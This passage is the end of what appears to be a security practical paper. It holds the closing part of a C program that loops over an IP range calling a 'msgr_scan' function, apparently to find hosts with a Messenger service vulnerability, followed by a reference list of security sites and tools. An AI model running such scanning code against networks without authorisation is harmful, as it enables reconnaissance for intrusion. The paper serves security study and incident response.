          for ( ip = low + 1; ip < high; ip++ ) {
             netip = htonl( ip );
             // could 'fork' these off for a faster scan but I havent the time ;-)
             r = msgr_scan( netip );
             if ( r == 3 || r == 4 )
                   rc = 4;
             }
          }
   else if ( rc == 4 ) {
         // scan 1 ip
          inet_pton( AF_INET, argv[ optind ], (struct in_addr *) &netip
);
        rc   = msgr_scan( netip );
          }
   else
         usage( -1 );

   return rc;
   }
```

Appendix D

References

@Stake
http://www.atstake.com/ - Security Site/Services

Arin
http://www.arin.net - DNS/IP query tool

Cisco
http://www.cisco.com – Makers of the Cisco PIX 515 Firewall

CVE
http://www.cve.mitre.org - Common Vulnerabilities and Exposures

F.I.R.E
http://fire.dmzs.com - Forensic and Incident Response Environment Bootable CD

Information Security Magazine
http://www.infosecuritymag.com/ - Security Publication

Internet Storm Center
http://isc.incidents.org/ - Monitoring global Internet traffic since November 2000

Microsoft
http://www.microsoft.com – Makers of the Windows series of OS and Exchange Email Server

Nessus
http://www.nessus.org - Nessus vulnerability scanner

Netcat
http://netcat.sourceforge.net - Netcat network software

Netfilter
http://www.netfilter.org – IPTables Open Source Firewall

Nmap
http://www.insecure.org/nmap - Nmap Port Scanner

OpenSSH
http://www.openssh.org **-** OpenSSH is a FREE version of the SSH protocol

Redhat
http://www.redhat.com – Makers of Redhat 9.0 OS

Sans
http://www.sans.org - SysAdmin, Audit, Network, Security

Security Focus
http://www.securityfocus.com/archive/1 - Bugtraq

Smashing the Stack for Fun and Profit by Aleph One
http://www.insecure.org/stf/smashstack.txt - Excellent Paper on Buffer Overflows

Snort
http://www.snort.org - Snort IDS Software

Swatch
http://swatch.sourceforge.net - Swatch Alerting Software

Tripwire
http://www.tripwire.org/ - Tripwire Integrity Checker

Windump
http://windump.polito.it - Tcpdump for Windows